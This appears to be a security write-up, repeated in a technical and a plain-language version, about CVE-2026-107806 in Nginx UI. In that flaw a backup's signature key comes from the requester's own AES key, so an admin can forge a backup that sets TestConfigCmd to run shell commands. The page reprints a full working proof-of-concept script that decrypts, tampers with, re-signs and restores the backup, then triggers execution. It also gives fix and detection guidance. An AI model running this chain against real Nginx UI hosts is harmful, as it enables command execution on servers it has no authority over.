CVE-2026–107806 Explained: When the Same Person Holds Both the Lock and the Key, the Signature Proves Nothing
Nginx UI's backup restore feature derived the HMAC key used to verify a backup's manifest signature from the same AES key the requester supplied in the restore request. An attacker with an admin session could therefore tamper with a backup, recompute a valid signature, restore it to overwrite the protected TestConfigCmd setting, and trigger command execution by using the ordinary 'test configuration' button.
 Published on medium.com
Nginx
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Nginx UI is a tool that lets you manage nginx configuration through a web console. As the report puts it, being the console that runs a reverse proxy is inherently sensitive: it terminates traffic, holds certificates, decides which backend requests go to, and typically runs on a host with broad network reach. What makes CVE-2026-107806 significant is that it is a path that converts console access into command execution on that host.
This is not an authentication-bypass vulnerability. The attacker needs an already-valid admin session (a JWT). Instead, the CVE demonstrates a post-authentication trust-boundary failure: just because data arrived through an authenticated endpoint from an authenticated user does not mean every value inside that data can be trusted. Specifically, the signature mechanism meant to verify that a backup has not been tampered with, used when restoring that backup, was designed so that the signature verification key itself is derived from a value the attacker submitted. When the person sealing the lock and the person inspecting it both get their copy of the key from the attacker, that lock proves nothing.
For context, the project has another, similarly named vulnerability. CVE-2026-42238 was a problem where the restore API could be reached without authentication during the installation flow, fixed in 2.3.8 by enforcing authentication on the restore path. CVE-2026-107806 is a separate flaw that remained even after that authentication was enforced. In other words, the 2.3.8 fix did not stop this one.
Setup
The precondition is an already-obtained admin JWT for Nginx UI. The published PoC is a shell script plus two inline Python scripts, run against a target whose address, token and container name are set as variables. The fix landed in 2.5.0.
Finding it

The backup feature lets you download a backup file (zip) via GET /api/backup, and at that point the AES key and IV that encrypted the backup are returned together in the X-Backup-Security response header, formatted as key_b64:iv_b64. That design choice is reasonable on its own: it is meant for portable backups, where the server does not retain the key long-term but instead hands it to whoever downloads the backup at that moment.
The problem shows up when that backup gets restored. POST /api/restore accepts the uploaded backup along with a security_token (the key/IV to use for decryption), and in that flow, the logic that builds and checks manifest.sig, meant to confirm the backup has not been tampered with, derives its verification key from that very AES key the requester submitted.
Exploitation
Step 1: downloading the backup
The encryption key goes right back out in the response.
GET /api/backupAuthorization: <admin JWT>→ 200 OKX-Backup-Security: <key_b64>:<iv_b64>Content-Type: application/zip(body: backup.zip containing manifest.json, manifest.sig, the encrypted nginx-ui.zip, nginx.zip, etc.)
This part works as designed. Whoever receives the backup, a legitimate admin or an attacker who hijacked a session or otherwise obtained one, can use this key to decrypt nginx-ui.zip and read app.ini (Nginx UI's own configuration file) inside it.
Step 2: the root cause
The signature verification key is computed from the same key the attacker sent. The root cause stated in the GitHub security advisory is that /api/restore can only be called by an authenticated admin, but its handler accepts the backup key material the attacker submits, verifies the manifest's signature using a key derived from that same material, decrypts the backup contents using that key too, and then copies the decrypted app.ini straight into the live configuration path.
func deriveSigningKey(submittedAESKey []byte) []byte { h := sha256.Sum256(append([]byte("nginx-ui-backup-signing-v1:"), submittedAESKey...)) return h[:]}func verifyManifest(manifestBytes, uploadedSig, submittedAESKey []byte) bool { signingKey := deriveSigningKey(submittedAESKey) expected := hmac.New(sha256.New, signingKey) expected.Write(manifestBytes) return hmac.Equal(uploadedSig, expected.Sum(nil))}
Looked at in isolation, this function looks like an ordinary HMAC check. The problem is that submittedAESKey is not a secret the server pre-provisioned and stored: it is the value carried along as security_token in this specific restore request. The source of the key used by the verifying party is identical to input controlled by the signing party, in this case the attacker. This is functionally in the same league as a JWT alg=none bug or a symmetric/asymmetric key-confusion attack: the secret that is supposed to be the root of trust is being supplied by the exact same person who sent the data it is meant to authenticate.
Step 3: tampering and re-signing
An attacker holding admin privileges (or a hijacked admin session) still has the key obtained in Step 1 in hand. The tampering process as shown in the published PoC starts with the injected command:
cmd = "TestConfigCmd = printf restored-rce >/tmp/nginx-ui-restore-rce"
The modified inner archive is re-encrypted with the key and IV from the server:
openssl enc -aes-256-cbc -K "$KEY_HEX" -iv "$IV_HEX" -nosalt \ -in nginx-ui.modified.clear.zip -out outer/nginx-ui.zip
And the manifest signature is recomputed with the same formula the server uses:
signing_key = hashlib.sha256(b"nginx-ui-backup-signing-v1:" + key).digest()manifest_sig = hmac.new(signing_key, manifest_bytes, hashlib.sha256).hexdigest()
The exact calculation the server uses to decide that this signature is valid, so the backup was not tampered with, is one the attacker can perform identically. The signature was supposed to guarantee that this was signed using a secret only the server knows, but that secret was in the attacker's hands all along.
Step 4: the forged backup passes verification
The forged backup overwrites a protected setting:
curl -X POST "$BASE/api/restore" \ -H "Authorization: $TOKEN" \ -F "restore_nginx=false" \ -F "restore_nginx_ui=true" \ -F "verify_hash=true" \ -F "security_token=$SEC" \ -F "[email protected]"# → {"nginx_ui_restored":true,"nginx_restored":false,"hash_match":true}
hash_match: true means the server concluded that this backup is correctly signed with the key it issued. The restore logic applies this verified app.ini straight to the live configuration file, including protected fields like TestConfigCmd that the normal settings API (/api/settings, etc.) is explicitly blocked from modifying. Going through the trusted path of backup restore renders every constraint from the ordinary configuration-change path meaningless.
Step 5: one click on test configuration runs the command
TestConfigCmd is a configuration value that Nginx UI runs through a shell whenever someone clicks the test nginx configuration button. Once restore has swapped this value for a shell command of the attacker's choosing, all that is left is pressing that button.
curl -X POST "$BASE/api/nginx/test" -H "Authorization: $TOKEN"docker exec nginx-ui sh -lc 'cat /tmp/nginx-ui-restore-rce'
Download the backup, tamper with it, validly sign the tampered copy, restore it, and click an ordinary config-test button: that is the entire path from authenticated admin access to host command execution. No password theft and no separate authentication bypass technique are required. The attacker simply used the system's own official backup/restore feature, exactly as designed.
Full PoC walkthrough
The PoC published alongside the advisory consists of a shell script plus two inline Python scripts. Each block maps to the steps above.
Setup: back up the original config and set variables
export BASE='http://[redacted]:8080'export TOKEN='<valid nginx-ui JWT>'export CONTAINER='nginx-ui'set -euTMP=$(mktemp -d)trap 'rm -rf "$TMP"' EXITdocker cp "$CONTAINER":/etc/nginx-ui/app.ini "$TMP/app.ini.original"
BASE, TOKEN, and CONTAINER are the target server address, an already-obtained admin JWT, and the container name used for cleanup, respectively. set -eu is a safety net that stops the script immediately if any command fails or an undefined variable gets used, and trap 'rm -rf "$TMP"' EXIT cleans up the temp directory no matter how the script ends. Copying the original app.ini with docker cp beforehand is purely a PoC-only safety measure to restore the normal configuration after reproduction and verification; it is not required for the attack to succeed.
Step 1: download the backup, extract the key from the response header
curl -sS -D "$TMP/backup.headers" -o "$TMP/backup.zip" \ -H "Authorization: $TOKEN" \ "$BASE/api/backup"SEC=$(awk 'BEGIN{IGNORECASE=1} /^X-Backup-Security:/{gsub("\r",""); print $2}' "$TMP/backup.headers")KEY_B64=${SEC%%:*}IV_B64=${SEC#*:}KEY_HEX=$(printf '%s' "$KEY_B64" | base64 -d | xxd -p -c 256)IV_HEX=$(printf '%s' "$IV_B64" | base64 -d | xxd -p -c 256)
curl -D splits the response into the body (backup.zip) and headers (backup.headers). awk pulls out just the X-Backup-Security line, and ${SEC%%:*} (everything before the first :) and ${SEC#*:} (everything after it) split the key_b64:iv_b64 value into key and IV. Each is then base64-decoded and converted to a hex string with xxd -p, preparing it for direct use by openssl enc later. This block is Step 1 itself: the exact point where the server hands the encryption key back in the response.
Decrypt the backup to get at its contents
mkdir -p "$TMP/outer" "$TMP/inner"unzip -q "$TMP/backup.zip" -d "$TMP/outer"openssl enc -d -aes-256-cbc -K "$KEY_HEX" -iv "$IV_HEX" -nosalt \ -in "$TMP/outer/nginx-ui.zip" \ -out "$TMP/nginx-ui.clear.zip"unzip -q "$TMP/nginx-ui.clear.zip" -d "$TMP/inner"
The backup is nested two layers deep. Unzipping the outer backup.zip reveals manifest.json, manifest.sig, and an encrypted nginx-ui.zip; only after decrypting that inner zip with AES-256-CBC using the key/IV just obtained can you reach the actual configuration files (the inner/ directory), including app.ini. The -nosalt option reflects that the server encrypts without a salt; the fact that an attacker can reproduce decryption and re-encryption exactly with the same option is itself one of the conditions this vulnerability depends on.
Steps 2 and 3: inject the malicious setting into app.ini
python3 - "$TMP/inner/app.ini" <<'PY'from pathlib import Pathimport sysp = Path(sys.argv[1])cmd = "TestConfigCmd = printf restored-rce >/tmp/nginx-ui-restore-rce"lines = p.read_text().splitlines()out = []in_nginx = Falseseen_nginx = Falsewritten = Falsefor line in lines: s = line.strip() if s.startswith("[") and s.endswith("]"): if in_nginx and not written: out.append(cmd) written = True in_nginx = s.lower() == "[nginx]" seen_nginx = seen_nginx or in_nginx if in_nginx and s.startswith("TestConfigCmd"): if not written: out.append(cmd) written = True continue out.append(line)if in_nginx and not written: out.append(cmd)elif not seen_nginx: out.extend(["", "[nginx]", cmd])p.write_text("\n".join(out) + "\n")PY
This Python script walks the INI file line by line, looking for the [nginx] section. If a TestConfigCmd line already exists, it gets replaced with the malicious command; if not, a new one gets inserted right before the section ends (just before the next [...] line); and in the extreme case where [nginx] does not exist in the file at all, the whole section gets appended at the end. The design preserves the rest of the existing configuration as much as possible while swapping out exactly one line, so none of the other file hashes in manifest.json need to change afterward. The payload itself, printf restored-rce >/tmp/nginx-ui-restore-rce, was deliberately chosen to be harmless, letting PoC success be confirmed just by checking whether that file exists (a real attack could put any shell command here instead).
(cd "$TMP/inner" && zip -qr "$TMP/nginx-ui.modified.clear.zip" .)openssl enc -aes-256-cbc -K "$KEY_HEX" -iv "$IV_HEX" -nosalt \ -in "$TMP/nginx-ui.modified.clear.zip" \ -out "$TMP/outer/nginx-ui.zip"
The modified inner/ directory is zipped back up and re-encrypted with the exact key/IV obtained from the server, overwriting the original outer/nginx-ui.zip. Since it was encrypted with the identical key used to decrypt it, there is no way for the server to distinguish this file, at the byte level, from a backup correctly encrypted with that key.
Recomputing the manifest and self-signing
OUTER="$TMP/outer" KEY_B64="$KEY_B64" python3 <<'PY'from pathlib import Pathimport base64import hashlibimport hmacimport jsonimport osouter = Path(os.environ["OUTER"])key = base64.b64decode(os.environ["KEY_B64"])manifest = json.loads((outer / "manifest.json").read_text())for entry in manifest["files"]: data = (outer / entry["name"]).read_bytes() entry["sha256"] = hashlib.sha256(data).hexdigest() entry["size"] = len(data)manifest["files"] = sorted(manifest["files"], key=lambda e: e["name"])manifest_bytes = json.dumps(manifest, separators=(",", ":")).encode()(outer / "manifest.json").write_bytes(manifest_bytes)signing_key = hashlib.sha256(b"nginx-ui-backup-signing-v1:" + key).digest()(outer / "manifest.sig").write_text(hmac.new(signing_key, manifest_bytes, hashlib.sha256).hexdigest())PY
It is not an exaggeration to say this block is the vulnerability, essentially in its entirety. The first half, recomputing each file's sha256/size and updating manifest.json accordingly, is unremarkable logic on its own: content changed, so update the manifest to match. The problem is the last two lines. signing_key = SHA256(b"nginx-ui-backup-signing-v1:" + key) is the exact same formula as the server's deriveSigningKey(), and the key used here is the very value the attacker obtained directly from the server's response in Step 1. The fact that a signing secret that is supposed to be known only to the server can actually be computed identically on both sides, from a value sitting in the attacker's hands, is proven in four lines of code.
Package the tampered backup and send it to the restore API
(cd "$TMP/outer" && zip -qr "$TMP/malicious-restore.zip" manifest.sig nginx-ui.zip nginx.zip manifest.json)curl -sS -X POST "$BASE/api/restore" \ -H "Authorization: $TOKEN" \ -F "restore_nginx=false" \ -F "restore_nginx_ui=true" \ -F "verify_hash=true" \ -F "security_token=$SEC" \ -F "backup_file=@$TMP/malicious-restore.zip"
The re-signed manifest.sig, the re-encrypted nginx-ui.zip, the untouched nginx.zip, and the updated manifest.json are zipped back into one package and uploaded. restore_nginx=false leaves nginx's own configuration untouched, while restore_nginx_ui=true targets only Nginx UI's own configuration (app.ini) for restore. verify_hash=true requests that verification is not skipped but done properly, and the fact that this exact verification is something the attacker can pass too is the entire point of this PoC. security_token=$SEC sends back the key:iv obtained in Step 1 unchanged, getting the server to re-verify using the key it itself issued.
Wait for it to apply, then finish with an ordinary test configuration call
sleep 10for i in $(seq 1 80); do curl -sS -o /dev/null -H "Authorization: $TOKEN" "$BASE/api/settings" && break sleep 0.5donecurl -sS -X POST "$BASE/api/nginx/test" \ -H "Authorization: $TOKEN"docker exec "$CONTAINER" sh -lc 'cat /tmp/nginx-ui-restore-rce'
It takes the nginx-ui process a short moment to reload its configuration right after a restore, so the script briefly polls until /api/settings responds normally again. The POST /api/nginx/test call that follows is not some special attack-only endpoint: it is the exact same API the test configuration button in the UI calls during everyday use. If everything up to this point succeeded, command execution is confirmed by checking that /tmp/nginx-ui-restore-rce, viewed via docker exec, contains the string restored-rce.
{"nginx_ui_restored":true,"nginx_restored":false,"hash_match":true}{"message":"","level":-1,"test_scope":"global"}restored-rce
Three lines of output summarise the entire attack. The restore was approved normally (hash_match: true), the config-test call returned as it always does, and that one ordinary-looking call left behind a file proving it actually executed a command the attacker had planted.
Root cause
The mistake is that the HMAC key used to verify manifest.sig is derived from the AES key supplied by the requester in security_token, rather than from a secret the server holds. The verifying party and the signing party therefore draw their key from the same attacker-controlled input, so any tampered backup can be re-signed to match. The authentication on the restore path introduced in 2.3.8 for CVE-2026-42238 did not stop this flaw, which is in how the restore handler establishes trust in the backup's contents. The normal settings API is explicitly blocked from modifying protected fields such as TestConfigCmd, but the restore path writes app.ini into the live configuration, so those constraints are bypassed.
Impact
An attacker with an admin JWT, whether a legitimate admin or someone who hijacked a session or otherwise obtained one, can turn console access into command execution on the host that runs Nginx UI. The execution happens through TestConfigCmd, which Nginx UI runs through a shell when the test nginx configuration button is clicked; in the PoC the attacker calls the same API the button calls.
Fix
Nginx UI 2.5.0 fixed this structurally. The fix direction described in the GitHub security advisory:
- Backups are now distinguished by trust level: a backup made by this server, right now, and a portable backup brought in from somewhere else should never be trusted equally.
- A backup made by the current server is authenticated with a secret the server holds directly, and restore is rejected if the signature is not valid.
- Even on the portable/AES restore path, protected settings like
TestConfigCmdare now always preserved regardless of what the restore payload contains; the backup file's content is simply no longer able to overwrite fields like that at all. app.iniis now parsed into a strongly-typed configuration structure, and the entire staged restore tree is validated before anything touches the live configuration path.
The principle: a signature or HMAC-based integrity mechanism only means something when the secret used to verify it is outside the control of whoever is supplying the data being verified. When reviewing a design that assumes it is signed with this key, so it is safe, trace exactly where that key comes from: a secret the server permanently holds, or a value that arrived mixed into this particular request. Any feature like restore or import, one that overwrites a trusted state wholesale, implicitly exercises far more authority than an ordinary settings-change API and needs a separate, stricter standard of verification.
The report's remediation advice:
- Update Nginx UI to 2.5.0 or later immediately.
- Until you update, minimise the number of admin accounts that can reach the backup/restore feature, and audit how exposed admin session tokens might be (shared environments, logging, etc.).
- Check access logs for
/api/restore,/api/backup, and/api/nginx/testfor an unusually tight sequence of backup-restore-test calls. - If exposure is possible, verify that command-execution-adjacent settings in
app.ini's[nginx]section,TestConfigCmdincluded, are exactly what they should be, and where possible, restore configuration from a backup taken at a trusted point in time.
Variants to test
- Restore/import endpoints that verify a manifest or signature. Download a backup or export, modify a file inside it, recompute the manifest hashes, and re-sign using a key derived from any value the client supplies (an encryption key, a token, a header). A positive result is the restore returning a success flag such as
hash_match: trueand the modified content appearing in the live configuration. - Keys handed out in response headers. Look for endpoints that return encryption material alongside the artefact (here
X-Backup-Security: key_b64:iv_b64). If the same material is accepted back on a later request and used to derive any verification secret, the integrity check is under attacker control. A positive result is a tampered artefact being accepted when the original key is echoed back. - Protected settings reachable through bulk restore. Identify fields the settings API refuses to change (command hooks, script paths, include directives) and check whether a restore or import path writes the configuration file wholesale. A positive result is a protected field changing after a restore even though the settings API rejects the same change.
- Configuration values executed through a shell. Find settings that the product runs through a shell on an ordinary UI action (here
TestConfigCmdvia the test configuration button) and confirm whether a restore can set them. A positive result is a harmless marker command (for example writing a file to/tmp) executing when the normal UI action is triggered. - Trust-level confusion between local and portable backups. Check whether a backup produced by the server itself and one uploaded from elsewhere are verified with the same key material. A positive result is a portable backup being accepted with the same trust as a locally produced one.
What happened, in plain words
Nginx UI is a web page you open in a browser to manage nginx, the software that sits in front of a website and passes visitors' requests on to the right place. The report calls this console inherently sensitive: it handles traffic, holds certificates, decides which backend a request goes to, and usually runs on a machine with wide network reach. CVE-2026-107806 matters because it is a path that turns access to that console into running commands on the machine itself.
This is not a login bypass. The attacker already needs a valid admin session, in the form of a JWT (explained below). What the CVE shows is a trust-boundary failure after login: just because data arrived through an authenticated endpoint from an authenticated user does not mean every value inside that data can be trusted. The signature mechanism meant to prove a backup has not been tampered with, used when restoring that backup, was designed so that the signature verification key itself is derived from a value the attacker submitted. When the person sealing the lock and the person inspecting it both get their copy of the key from the attacker, that lock proves nothing.
For context, the project has another, similarly named vulnerability. CVE-2026-42238 was a problem where the restore API could be reached without authentication during the installation flow, fixed in 2.3.8 by enforcing authentication on the restore path. CVE-2026-107806 is a separate flaw that remained even after that authentication was enforced. In other words, the 2.3.8 fix did not stop this one.
Setup
The precondition is an already-obtained admin JWT for Nginx UI. The published PoC (proof of concept, a small script that demonstrates the attack) is a shell script plus two inline Python scripts, run against a target whose address, token and container name are set as variables. The fix landed in 2.5.0.
Finding it
The backup feature lets you download a backup file (zip) via GET /api/backup, and at that point the AES key and IV that encrypted the backup are returned together in the X-Backup-Security response header, formatted as key_b64:iv_b64. That design choice is reasonable on its own: it is meant for portable backups, where the server does not retain the key long-term but instead hands it to whoever downloads the backup at that moment.
The problem shows up when that backup gets restored. POST /api/restore accepts the uploaded backup along with a security_token (the key/IV to use for decryption), and in that flow, the logic that builds and checks manifest.sig, meant to confirm the backup has not been tampered with, derives its verification key from that very AES key the requester submitted.
Exploitation
Step 1: downloading the backup
The encryption key goes right back out in the response.
GET /api/backupAuthorization: <admin JWT>→ 200 OKX-Backup-Security: <key_b64>:<iv_b64>Content-Type: application/zip(body: backup.zip containing manifest.json, manifest.sig, the encrypted nginx-ui.zip, nginx.zip, etc.)
This part works as designed. Whoever receives the backup, a legitimate admin or an attacker who hijacked a session or otherwise obtained one, can use this key to decrypt nginx-ui.zip and read app.ini (Nginx UI's own configuration file) inside it.
Step 2: the root cause
The signature verification key is computed from the same key the attacker sent. The root cause stated in the GitHub security advisory is that /api/restore can only be called by an authenticated admin, but its handler accepts the backup key material the attacker submits, verifies the manifest's signature using a key derived from that same material, decrypts the backup contents using that key too, and then copies the decrypted app.ini straight into the live configuration path.
func deriveSigningKey(submittedAESKey []byte) []byte { h := sha256.Sum256(append([]byte("nginx-ui-backup-signing-v1:"), submittedAESKey...)) return h[:]}func verifyManifest(manifestBytes, uploadedSig, submittedAESKey []byte) bool { signingKey := deriveSigningKey(submittedAESKey) expected := hmac.New(sha256.New, signingKey) expected.Write(manifestBytes) return hmac.Equal(uploadedSig, expected.Sum(nil))}
Looked at in isolation, this function looks like an ordinary HMAC check. The problem is that submittedAESKey is not a secret the server pre-provisioned and stored: it is the value carried along as security_token in this specific restore request. The source of the key used by the verifying party is identical to input controlled by the signing party, in this case the attacker. This is functionally in the same league as a JWT alg=none bug or a symmetric/asymmetric key-confusion attack: the secret that is supposed to be the root of trust is being supplied by the exact same person who sent the data it is meant to authenticate.
Step 3: tampering and re-signing
An attacker holding admin privileges (or a hijacked admin session) still has the key obtained in Step 1 in hand. The tampering process as shown in the published PoC starts with the injected command:
cmd = "TestConfigCmd = printf restored-rce >/tmp/nginx-ui-restore-rce"
The modified inner archive is re-encrypted with the key and IV from the server:
openssl enc -aes-256-cbc -K "$KEY_HEX" -iv "$IV_HEX" -nosalt \ -in nginx-ui.modified.clear.zip -out outer/nginx-ui.zip
And the manifest signature is recomputed with the same formula the server uses:
signing_key = hashlib.sha256(b"nginx-ui-backup-signing-v1:" + key).digest()manifest_sig = hmac.new(signing_key, manifest_bytes, hashlib.sha256).hexdigest()
The exact calculation the server uses to decide that this signature is valid, so the backup was not tampered with, is one the attacker can perform identically. The signature was supposed to guarantee that this was signed using a secret only the server knows, but that secret was in the attacker's hands all along.
Step 4: the forged backup passes verification
The forged backup overwrites a protected setting:
curl -X POST "$BASE/api/restore" \ -H "Authorization: $TOKEN" \ -F "restore_nginx=false" \ -F "restore_nginx_ui=true" \ -F "verify_hash=true" \ -F "security_token=$SEC" \ -F "[email protected]"# → {"nginx_ui_restored":true,"nginx_restored":false,"hash_match":true}
hash_match: true means the server concluded that this backup is correctly signed with the key it issued. The restore logic applies this verified app.ini straight to the live configuration file, including protected fields like TestConfigCmd that the normal settings API (/api/settings, etc.) is explicitly blocked from modifying. Going through the trusted path of backup restore renders every constraint from the ordinary configuration-change path meaningless.
Step 5: one click on test configuration runs the command
TestConfigCmd is a configuration value that Nginx UI runs through a shell whenever someone clicks the test nginx configuration button. Once restore has swapped this value for a shell command of the attacker's choosing, all that is left is pressing that button.
curl -X POST "$BASE/api/nginx/test" -H "Authorization: $TOKEN"docker exec nginx-ui sh -lc 'cat /tmp/nginx-ui-restore-rce'
Download the backup, tamper with it, validly sign the tampered copy, restore it, and click an ordinary config-test button: that is the entire path from authenticated admin access to host command execution. No password theft and no separate authentication bypass technique are required. The attacker simply used the system's own official backup/restore feature, exactly as designed.
Full PoC walkthrough
The PoC published alongside the advisory consists of a shell script plus two inline Python scripts. Each block maps to the steps above.
Setup: back up the original config and set variables
export BASE='http://[redacted]:8080'export TOKEN='<valid nginx-ui JWT>'export CONTAINER='nginx-ui'set -euTMP=$(mktemp -d)trap 'rm -rf "$TMP"' EXITdocker cp "$CONTAINER":/etc/nginx-ui/app.ini "$TMP/app.ini.original"
BASE, TOKEN, and CONTAINER are the target server address, an already-obtained admin JWT, and the container name used for cleanup, respectively. set -eu is a safety net that stops the script immediately if any command fails or an undefined variable gets used, and trap 'rm -rf "$TMP"' EXIT cleans up the temp directory no matter how the script ends. Copying the original app.ini with docker cp beforehand is purely a PoC-only safety measure to restore the normal configuration after reproduction and verification; it is not required for the attack to succeed.
Step 1: download the backup, extract the key from the response header
curl -sS -D "$TMP/backup.headers" -o "$TMP/backup.zip" \ -H "Authorization: $TOKEN" \ "$BASE/api/backup"SEC=$(awk 'BEGIN{IGNORECASE=1} /^X-Backup-Security:/{gsub("\r",""); print $2}' "$TMP/backup.headers")KEY_B64=${SEC%%:*}IV_B64=${SEC#*:}KEY_HEX=$(printf '%s' "$KEY_B64" | base64 -d | xxd -p -c 256)IV_HEX=$(printf '%s' "$IV_B64" | base64 -d | xxd -p -c 256)
curl -D splits the response into the body (backup.zip) and headers (backup.headers). awk pulls out just the X-Backup-Security line, and ${SEC%%:*} (everything before the first :) and ${SEC#*:} (everything after it) split the key_b64:iv_b64 value into key and IV. Each is then base64-decoded and converted to a hex string with xxd -p, preparing it for direct use by openssl enc later. This block is Step 1 itself: the exact point where the server hands the encryption key back in the response.
Decrypt the backup to get at its contents
mkdir -p "$TMP/outer" "$TMP/inner"unzip -q "$TMP/backup.zip" -d "$TMP/outer"openssl enc -d -aes-256-cbc -K "$KEY_HEX" -iv "$IV_HEX" -nosalt \ -in "$TMP/outer/nginx-ui.zip" \ -out "$TMP/nginx-ui.clear.zip"unzip -q "$TMP/nginx-ui.clear.zip" -d "$TMP/inner"
The backup is nested two layers deep. Unzipping the outer backup.zip reveals manifest.json, manifest.sig, and an encrypted nginx-ui.zip; only after decrypting that inner zip with AES-256-CBC using the key/IV just obtained can you reach the actual configuration files (the inner/ directory), including app.ini. The -nosalt option reflects that the server encrypts without a salt; the fact that an attacker can reproduce decryption and re-encryption exactly with the same option is itself one of the conditions this vulnerability depends on.
Steps 2 and 3: inject the malicious setting into app.ini
python3 - "$TMP/inner/app.ini" <<'PY'from pathlib import Pathimport sysp = Path(sys.argv[1])cmd = "TestConfigCmd = printf restored-rce >/tmp/nginx-ui-restore-rce"lines = p.read_text().splitlines()out = []in_nginx = Falseseen_nginx = Falsewritten = Falsefor line in lines: s = line.strip() if s.startswith("[") and s.endswith("]"): if in_nginx and not written: out.append(cmd) written = True in_nginx = s.lower() == "[nginx]" seen_nginx = seen_nginx or in_nginx if in_nginx and s.startswith("TestConfigCmd"): if not written: out.append(cmd) written = True continue out.append(line)if in_nginx and not written: out.append(cmd)elif not seen_nginx: out.extend(["", "[nginx]", cmd])p.write_text("\n".join(out) + "\n")PY
This Python script walks the INI file line by line, looking for the [nginx] section. If a TestConfigCmd line already exists, it gets replaced with the malicious command; if not, a new one gets inserted right before the section ends (just before the next [...] line); and in the extreme case where [nginx] does not exist in the file at all, the whole section gets appended at the end. The design preserves the rest of the existing configuration as much as possible while swapping out exactly one line, so none of the other file hashes in manifest.json need to change afterward. The payload itself, printf restored-rce >/tmp/nginx-ui-restore-rce, was deliberately chosen to be harmless, letting PoC success be confirmed just by checking whether that file exists (a real attack could put any shell command here instead).
(cd "$TMP/inner" && zip -qr "$TMP/nginx-ui.modified.clear.zip" .)openssl enc -aes-256-cbc -K "$KEY_HEX" -iv "$IV_HEX" -nosalt \ -in "$TMP/nginx-ui.modified.clear.zip" \ -out "$TMP/outer/nginx-ui.zip"
The modified inner/ directory is zipped back up and re-encrypted with the exact key/IV obtained from the server, overwriting the original outer/nginx-ui.zip. Since it was encrypted with the identical key used to decrypt it, there is no way for the server to distinguish this file, at the byte level, from a backup correctly encrypted with that key.
Recomputing the manifest and self-signing
OUTER="$TMP/outer" KEY_B64="$KEY_B64" python3 <<'PY'from pathlib import Pathimport base64import hashlibimport hmacimport jsonimport osouter = Path(os.environ["OUTER"])key = base64.b64decode(os.environ["KEY_B64"])manifest = json.loads((outer / "manifest.json").read_text())for entry in manifest["files"]: data = (outer / entry["name"]).read_bytes() entry["sha256"] = hashlib.sha256(data).hexdigest() entry["size"] = len(data)manifest["files"] = sorted(manifest["files"], key=lambda e: e["name"])manifest_bytes = json.dumps(manifest, separators=(",", ":")).encode()(outer / "manifest.json").write_bytes(manifest_bytes)signing_key = hashlib.sha256(b"nginx-ui-backup-signing-v1:" + key).digest()(outer / "manifest.sig").write_text(hmac.new(signing_key, manifest_bytes, hashlib.sha256).hexdigest())PY
It is not an exaggeration to say this block is the vulnerability, essentially in its entirety. The first half, recomputing each file's sha256/size and updating manifest.json accordingly, is unremarkable logic on its own: content changed, so update the manifest to match. The problem is the last two lines. signing_key = SHA256(b"nginx-ui-backup-signing-v1:" + key) is the exact same formula as the server's deriveSigningKey(), and the key used here is the very value the attacker obtained directly from the server's response in Step 1. The fact that a signing secret that is supposed to be known only to the server can actually be computed identically on both sides, from a value sitting in the attacker's hands, is proven in four lines of code.
Package the tampered backup and send it to the restore API
(cd "$TMP/outer" && zip -qr "$TMP/malicious-restore.zip" manifest.sig nginx-ui.zip nginx.zip manifest.json)curl -sS -X POST "$BASE/api/restore" \ -H "Authorization: $TOKEN" \ -F "restore_nginx=false" \ -F "restore_nginx_ui=true" \ -F "verify_hash=true" \ -F "security_token=$SEC" \ -F "backup_file=@$TMP/malicious-restore.zip"
The re-signed manifest.sig, the re-encrypted nginx-ui.zip, the untouched nginx.zip, and the updated manifest.json are zipped back into one package and uploaded. restore_nginx=false leaves nginx's own configuration untouched, while restore_nginx_ui=true targets only Nginx UI's own configuration (app.ini) for restore. verify_hash=true requests that verification is not skipped but done properly, and the fact that this exact verification is something the attacker can pass too is the entire point of this PoC. security_token=$SEC sends back the key:iv obtained in Step 1 unchanged, getting the server to re-verify using the key it itself issued.
Wait for it to apply, then finish with an ordinary test configuration call
sleep 10for i in $(seq 1 80); do curl -sS -o /dev/null -H "Authorization: $TOKEN" "$BASE/api/settings" && break sleep 0.5donecurl -sS -X POST "$BASE/api/nginx/test" \ -H "Authorization: $TOKEN"docker exec "$CONTAINER" sh -lc 'cat /tmp/nginx-ui-restore-rce'
It takes the nginx-ui process a short moment to reload its configuration right after a restore, so the script briefly polls until /api/settings responds normally again. The POST /api/nginx/test call that follows is not some special attack-only endpoint: it is the exact same API the test configuration button in the UI calls during everyday use. If everything up to this point succeeded, command execution is confirmed by checking that /tmp/nginx-ui-restore-rce, viewed via docker exec, contains the string restored-rce.
{"nginx_ui_restored":true,"nginx_restored":false,"hash_match":true}{"message":"","level":-1,"test_scope":"global"}restored-rce
Three lines of output summarise the entire attack. The restore was approved normally (hash_match: true), the config-test call returned as it always does, and that one ordinary-looking call left behind a file proving it actually executed a command the attacker had planted.
Root cause
The mistake is that the HMAC key used to verify manifest.sig is derived from the AES key supplied by the requester in security_token, rather than from a secret the server holds. The verifying party and the signing party therefore draw their key from the same attacker-controlled input, so any tampered backup can be re-signed to match. The authentication on the restore path introduced in 2.3.8 for CVE-2026-42238 did not stop this flaw, which is in how the restore handler establishes trust in the backup's contents. The normal settings API is explicitly blocked from modifying protected fields such as TestConfigCmd, but the restore path writes app.ini into the live configuration, so those constraints are bypassed.
Impact
